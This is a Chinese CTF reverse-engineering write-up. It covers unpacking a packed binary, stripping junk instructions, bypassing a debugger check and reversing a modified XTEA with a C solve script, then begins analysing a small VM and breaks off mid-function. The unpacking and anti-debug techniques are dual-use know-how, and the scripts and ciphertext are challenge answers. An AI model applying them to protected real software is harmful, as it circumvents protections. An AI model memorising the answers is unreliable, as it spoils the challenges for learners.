
```

然后正常逆向就行

ez_xtea - 卡奇@POFP

解题思路


拿到后先查壳，发现有壳，32位，放到x32dbg里面进行手脱




定位到入口点，看到pushad，打上断点，然后F8




再走几步看到call指令大跳转




得到的XTEA_dump_SCY.exe文件放到CFF小辣椒里面进行修复重定位





然后保存一下就脱好壳了

放到ida里面进行逆向分析，进入后shift+F12进行查找字符串，发现主要逻辑里存在花指令



nop后进行重新定义该函数，F5反编译即可，进行分析主逻辑

```

13
14 sub_9A1260();
15 if ( NtCurrentPeb()->BeingDebugged )
16 {
17     srand(2026u);
18 }
19 // 检测到动调, 种子换成2026
20 else
21 {
22     srand(2025u);
23     // 正常情况下, 种子是2025
24     sub_9A15A0(Format, v0);
25     sub_9A15A0(aPleaseInputThe, v1);
26     Str = (char *)malloc(0x29u);
27     Block = malloc(16u);
28     if ( sub_9A15E0(aS, (char)Str) == 1 && strlen(Str) == 40 )
29     {
30         for ( i = 0; i < 40; i += 4 )
31             v9[i / 4] = Str[i + 3] | (Str[i + 2] << 8) | (Str[i + 1] << 16) | (Str[i] << 24);
32         sub_9A12B0(Block);
33         for ( j = 0; j < 9; ++j )
34             ((void (__cdecl *)(int, int *, int *, void *))loc_9A1030)(dword_9A4028, &v9[j], &v9[j + 1], Block); // 加密逻辑
35         for ( k = 0; k < 10; ++k )
36         {
37             if ( v9[k] != dword_9A4000[k] )
38                 // 密文
39                 sub_9A15A0(aWrong, v2);
40             exit(1);
41         }
42         sub_9A15A0(aCongratulation, v2);
43         free(Str);
44         free(Block);
45     }
46     else
47     {
48         sub_9A15A0(aInvalidInput, v2);
49     }
50 }

```

loc_9A1030函数是加密函数，点进去发现也有花指令，有三个

这个花指令与上面的一样

.AA:009A1040 53	push	ebx	
.AA:009A1041 56	push	esi	
.AA:009A1042 57	push	edi	
.AA:009A1043 33 C0	xor	eax, eax	
.AA:009A1045 74 03	jz	short near ptr unk_9A104A	
.AA:009A1047 11 22	adc	[edx], esp	
.AA:009A1047 ; -----			
.AA:009A1049 33	db	33h ; 3	第一处
.AA:009A104A 8B	unk_9A104A	db 8Bh	nop
.AA:009A104B 45		db 45h ; E	; CODE XREF: .AA:009A1045↑j
.AA:009A104C 0C		db 0Ch	
.AA:009A104D 8B		db 8Bh	
.AA:009A104E 08		db 8	

第二处是call花指令

AA:009A10D5 33 55 F4	xor	edx, [ebp-0Ch]	
AA:009A10D8 89 55 F4	mov	[ebp-0Ch], edx	
AA:009A10DB E8 00 00 00 00	call	\$+5	
AA:009A10E0 80 04 24 07	add	byte ptr [esp], 7	
AA:009A10E4 C3	retn		
AA:009A10E4 ; -----			
AA:009A10E5 12	db	12h	第二处
AA:009A10E6 34	db	34h ; 4	nop
AA:009A10E7 8B	db	8Bh	
AA:009A10E8 45 F4 C1 E8 1D 83...	dd	0E8C1F445h, 7E0831Dh, 0F03F883h, 0F985h, 0E07D8300h	
AA:009A10FC 26 0F 83 EF 00 00...	dd	0EF830F26h, 8B000000h, 0E1C1E84Dh, 0E8558B04h, 3305EAC1h	
AA:009A1110 CA 03 4D E8 8B 45...	dd	0E84D03CAh, 83F0458Bh, 558B03E0h, 0F0758B14h, 33823403h	
AA:009A1124 CE 03 4D EC 89 4D...	dd	0EC4D03CEh, 8BEC4D89h, 0D233F045h, 7B9h, 83F1F700h	
AA:009A1138 C2 01 52 8B 55 EC...	dd	8B5201C2h, 0E852EC55h, 0FFFFEBCh, 8908C483h, 458BEC45h	
AA:009A114C F0 05 14 45 11 00...	dd	451405F0h, 45890011h, 0EC4D8BF0h, 8B04E1C1h, 0EAC1EC55h	
AA:009A1160 0F 73 CA 03 4D EC...	dd	73CA034Dh, 458BEC45h, 0E852EC55h, 8B5201C2h, 451405F0h	

第三处花指令

```

.AA:009A11F2
.AA:009A11F2          loc_9A11F2:                                ; CODE XREF: .AA:009A10F3↑j
.AA:009A11F2          ; .AA:009A10FD↑j
.AA:009A11F2 33 C0          xor     eax, eax
.AA:009A11F4 74 05          jz      short near ptr unk_9A11FB
.AA:009A11F6 75 03          jnz     short near ptr unk_9A11FB
.AA:009A11F8 11 22          adc     [edx], esp
.AA:009A11F8          ; -----
.AA:009A11FA 33          db     33h ; 3
.AA:009A11FB E9          unk_9A11FB db 0E9h          ; CODE XREF: .AA:009A11F4↑j
.AA:009A11FB          ; .AA:009A11F6↑j
.AA:009A11FC          ; -----nop-----
.AA:009A11FC          loc_9A11FC:                                ; CODE XREF: .AA:loc_9A11FC↓
.AA:009A11FC 7F FE          jg      short loc_9A11FC
.AA:009A11FC          ; -----
.AA:009A11FE FF          db     0FFh
.AA:009A11FF FF          db     0FFh
.AA:009A1200

```

第三处

三处花指令nop后再重新定义函数就能看到主要的加密逻辑了。

这是一个魔改的XTEA，其实主要的魔改点就是魔改轮数38轮，魔数delta改成了0x114514，key是由随机数种子2025生成的，这里加上了个反调试，如果检测到种子变成2026。在主体加密逻辑里多了一次循环左移。

引入ROL32:

- b、c 每轮都做一遍 ROL32，旋转步长还跟 s 相关：

- $(s \% 7) + 1$
- $(s \% 5) + 1$

轮数是表面上10万多轮，但实际上只执行38轮，还有一点就是最后是以大端序来输出。

```

IDA View-A  Pseudocode-A  Strings  Hex View-1  Structures  Enums
7  unsigned int i; // [esp+24h] [ebp-1Ch]
8  unsigned int v9; // [esp+28h] [ebp-18h]
9  unsigned int v10; // [esp+2Ch] [ebp-14h]
10 unsigned int v11; // [esp+30h] [ebp-10h]
11 unsigned int v12; // [esp+34h] [ebp-Ch]
12 int v13; // [esp+38h] [ebp-8h] BYREF
13
14 v10 = *a2;
15 v9 = *a3;
16 v11 = 0;
17 v7 = 0;
18 v13 = 0xD771B0;
19 for ( i = 0; i < a1; ++i )
20 {
21     v4 = sub_9A1230(&v13);
22     v12 = -1028477387 * (((-2048144789 * (v4 ^ (v4 >> 17))) ^ ((-2048144789 * (v4 ^ (v4 >> 17))) >> 13)));
23     if ( (v12 ^ HIWORD(v12)) >> 29 == 3 && v7 < 38 )
24     {
25         v10 = sub_9A1000(v10 + ((*(_DWORD *) (a4 + 4 * (v11 & 3)) + v11) ^ (v9 + ((v9 >> 5) ^ (16 * v9)))), v11 % 7 + 1);
26         v11 += 0x114514;
27         v9 = sub_9A1000(
28             v9 + ((*(_DWORD *) (a4 + 4 * ((v11 >> 11) & 3)) + v11) ^ (v10 + ((v10 >> 5) ^ (16 * v10)))),
29             v11 % 5 + 1);
30         if ( ++v7 == 38 )
31             v6 = -1;
32         else
33             v6 = 0;
34         i += v6 & (a1 - 1 - i);
35     }
36 }
37 *a2 = v10;
38 result = a3;
39 *a3 = v9;
40 return result;
41 }

```

实际上XTEA的逻辑是

```
b += (((c << 4) ^ (c >> 5)) + c) ^ (s + key[s & 3]);
b = ROL32(b, (s % 7) + 1);
s += 0x114514u;
c += (((b << 4) ^ (b >> 5)) + b) ^ (s + key[(s >> 11) & 3]);
c = ROL32(c, (s % 5) + 1);
integrity_checksum++;
```

哎，其实弄到这里ai就能嗦啦

EXP

Code block

```
1  #include <stdio.h>
2  #include <stdint.h>
3
4  #define ROUNDS 38
5
6  // MSVC rand/srand (微软的 Visual C++)
7  static uint32_t holdrand;
8
9  void msvc_srand(unsigned int seed) {
10     holdrand = seed;
11 }
12
13 int msvc_rand(void) {
14     holdrand = holdrand * 214013u + 2531011u;
15     return (holdrand >> 16) & 0x7FFF;
16 }
17
18
19 static inline uint32_t ROR32(uint32_t x, unsigned int r) {
20     r &= 31;
21     return (x >> r) | (x << (32 - r));
22 }
23
24 void decrypt(uint32_t *v, uint32_t *k) {
25     uint32_t delta = 0x114514;
26
27     for (int j = 8; j >= 0; --j) {
28         uint32_t v0 = v[j];
```

```

29     uint32_t v1 = v[j + 1];
30
31     for (int round = ROUNDS; round >= 1; --round) {
32         uint32_t sum_after = (uint32_t)round * delta;    // 本轮 v1 使用的
sum
33         uint32_t sum_before = sum_after - delta;        // 本轮 v0 使用的
sum
34
35         // 先反 v1 (加密时第二步)
36         uint32_t rot1 = (sum_after % 5u) + 1u;
37         uint32_t tmp1 = ROR32(v1, rot1);
38         uint32_t mix1 = (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum_after +
k[(sum_after >> 11) & 3u]);
39         uint32_t old_v1 = tmp1 - mix1;
40
41         // 再反 v0 (加密时第一步)
42         uint32_t rot0 = (sum_before % 7u) + 1u;
43         uint32_t tmp0 = ROR32(v0, rot0);
44         uint32_t mix0 = (((old_v1 << 4) ^ (old_v1 >> 5)) + old_v1) ^
(sum_before + k[sum_before & 3u]);
45         uint32_t old_v0 = tmp0 - mix0;
46
47         v0 = old_v0;
48         v1 = old_v1;
49     }
50
51     v[j] = v0;
52     v[j+1] = v1;
53 }
54 }
55
56 int main(void) {
57     uint32_t enflag[10] = {
58         0xd7e2cb3e, 0x1fdaaa30, 0x795cc461, 0x935c4ce6,
59         0xf587b2c4, 0x71417d92, 0x30059c32, 0x8f07b51f,
60         0xb53bb9aa, 0x9b981529
61     };
62
63     // 还原 key: 正常运行时 srand(2025), 然后 key[i] = rand();
64     uint32_t key[4];
65     msvc_srand(2025);
66     for (int i = 0; i < 4; ++i) {
67         key[i] = (uint32_t)msvc_rand();
68     }
69     // for (int i = 0; i < 4; i++) {
70     //     printf("key[%d] = 0x%08X\n", i, key[i]);
71     // }

```

```


72
73     decrypt(enflag, key);
74     for (int i = 0; i < 10; i++) {           // 10 个 32 位整数
75         for (int m = 3; m >= 0; --m) {       // 高字节到低字节
76             putchar((enflag[i] >> (8 * m)) & 0xFF);
77         }
78     }
79     putchar('\n');
80
81     return 0;
82 }

```

VM_cool - Ahiz

解题思路

运行程序



```

# ./vm_cool
Unknown opcode: 0x10
Decrypted flag: kIB~o

```

一个错误的解密flag，没有太多用处。ida看main


```

59 v4[0] = vm_program;
60 v4[1] = qword_4068;
61 v4[2] = qword_4070;
62 v4[3] = qword_4078;
63 v5 = qword_4080;
64 v6 = qword_4088;
65 LOWORD(v5) = -21737;
66 BYTE2(v5) = 55;
67 BYTE5(v4[0]) = 1;
68 v7 = encrypted_flag;
69 *(_QWORD *)v8 = qword_4048;
70 *(_QWORD *)&v8[7] = *(__int64 *)((char *)&qword_4048 + 7);
71 init_vm(v33, v4, 256LL);
72 run_vm(v33);
73 printf("Decrypted flag: ");
74 for ( i = 0; i <= 0x16; ++i )
75     putchar((unsigned __int8)v33[i + 64]);
76 putchar(10);
77 return 0;
78 }

```

有一个encrypted_flag，为加密数据

```

{
    0x78, 0x1E, 0x73, 0x71, 0x75, 0x68, 0x7F, 0x49, 0x43, 0x6D,
    0x49, 0x84, 0x77, 0x53, 0x7E, 0x1E, 0x6B, 0x49, 0x1D, 0x42,
    0x19, 0x7E, 0x6F
};

```

```

;4060 public vm_program
;4060 vm_program dq 110000101200001h ; [
;4068 qword_4068 dq 104012203012102h ; [
;4070 qword_4070 dq 304040302040405h ; [
;4078 qword_4078 dq 304040402040405h ; [
;4080 qword_4080 dq 0A05010103040102h ; [
;4088 qword_4088 dq 3010080630090001h ; [
;4090 byte_4090 db 0FFh ; [
;4090 _data ends
;4090
1001 . -----

```

v4的数据，等一会讲

前面一部分都是数据的处理并没有什么，加密方向的内容，我们看后方。

```

71 init_vm(v33, v4, 256LL);
72 run_vm(v33);
73 printf("Decrypted flag: ");
74 for ( i = 0; i <= 0x16; ++i )
75     putchar((unsigned __int8)v33[i + 64]);
76     putchar(10);
77     return 0;
78 }

```

init_vm

```

1  _DWORD *__fastcall init_vm(_DWORD *a1, co
2  {
3      _DWORD *result; // rax
4
5      memset(a1, 0, 0x110uLL);
6      memcpy(a1, a2, a3);
7      result = a1;
8      a1[67] = 1;
9      return result;
10 }

```

数据的处理，不是我们需要的加密。

ru_vm函数

```

1  __int64 __fastcall run_vm(__int64 a1)
2  {
3      __int64 result; // rax
4
5      while ( 1 )
6      {
7          result = *(unsigned int *)(a1 + 268);
8          if ( !(_DWORD)result )
9              break;
10         result = *(unsigned __int16 *)(a1 + 264);
11         if ( (unsigned __int16)result > 0xFFu )
12             break;
13         execute_instruction(a1);
14     }
15     return result;
16 }

```

前面没什么用，就是防止溢出。

看execute_instruction

Code block

```
1  __int64 __fastcall execute_instruction(__int64 a1)
2  {
3      unsigned __int16 v1; // ax
4      unsigned __int16 v2; // ax
5      unsigned __int16 v3; // ax
6      char v4; // cl
7      __int64 result; // rax
8      unsigned __int16 v6; // ax
9      unsigned __int16 v7; // ax
10     char v8; // cl
11     unsigned __int16 v9; // ax
12     unsigned __int16 v10; // ax
13     unsigned __int16 v11; // ax
14     char v12; // cl
15     unsigned __int16 v13; // ax
16     unsigned __int16 v14; // ax
17     unsigned __int16 v15; // ax
18     char v16; // cl
19     unsigned __int16 v17; // ax
20     unsigned __int16 v18; // ax
21     unsigned __int16 v19; // ax
22     unsigned __int16 v20; // ax
23     unsigned __int16 v21; // ax
24     int v22; // esi
25     unsigned __int16 v23; // ax
26     unsigned __int16 v24; // ax
27     int v25; // esi
28     unsigned __int16 v26; // ax
29     __int16 v27; // dx
30     unsigned __int16 v28; // ax
31     unsigned __int16 v29; // ax
32     unsigned __int16 v30; // ax
33     unsigned __int16 v31; // ax
34     bool v32; // dl
35     unsigned __int8 v33; // [rsp+1Ch] [rbp-4h]
36     unsigned __int8 v34; // [rsp+1Dh] [rbp-3h]
37     unsigned __int8 v35; // [rsp+1Dh] [rbp-3h]
38     unsigned __int8 v36; // [rsp+1Dh] [rbp-3h]
39     unsigned __int8 v37; // [rsp+1Eh] [rbp-2h]
40     unsigned __int8 v38; // [rsp+1Eh] [rbp-2h]
```

```

41  unsigned __int8 v39; // [rsp+1Eh] [rbp-2h]
42  unsigned __int8 v40; // [rsp+1Eh] [rbp-2h]
43  unsigned __int8 v41; // [rsp+1Eh] [rbp-2h]
44  unsigned __int8 v42; // [rsp+1Eh] [rbp-2h]
45  unsigned __int8 v43; // [rsp+1Eh] [rbp-2h]
46  unsigned __int8 v44; // [rsp+1Eh] [rbp-2h]
47  unsigned __int8 v45; // [rsp+1Eh] [rbp-2h]
48  unsigned __int8 v46; // [rsp+1Fh] [rbp-1h]
49
50  v1 = *(_WORD *)(a1 + 264);
51  *(_WORD *)(a1 + 264) = v1 + 1;
52  v46 = *(_BYTE *)(a1 + v1);
53  if ( v46 > 0xAu )
54  {
55      if ( v46 == 255 )
56      {
57          result = a1;
58          *(_DWORD *)(a1 + 268) = 0;
59          return result;
60      }
61      goto LABEL_18;
62  }
63  if ( !v46 )
64  {
65  LABEL_18:
66      printf("Unknown opcode: 0x%02X\n", v46);
67      result = a1;
68      *(_DWORD *)(a1 + 268) = 0;
69      return result;
70  }
71  switch ( v46 )
72  {
73      case 1u:
74          v2 = *(_WORD *)(a1 + 264);
75          *(_WORD *)(a1 + 264) = v2 + 1;
76          v37 = *(_BYTE *)(a1 + v2);
77          v3 = *(_WORD *)(a1 + 264);
78          *(_WORD *)(a1 + 264) = v3 + 1;
79          v4 = *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + v3));
80          result = v37;
81          *(_BYTE *)(a1 + v37 + 256) = v4;
82          break;
83      case 2u:
84          v6 = *(_WORD *)(a1 + 264);
85          *(_WORD *)(a1 + 264) = v6 + 1;
86          v38 = *(_BYTE *)(a1 + v6);
87          v7 = *(_WORD *)(a1 + 264);

```

```

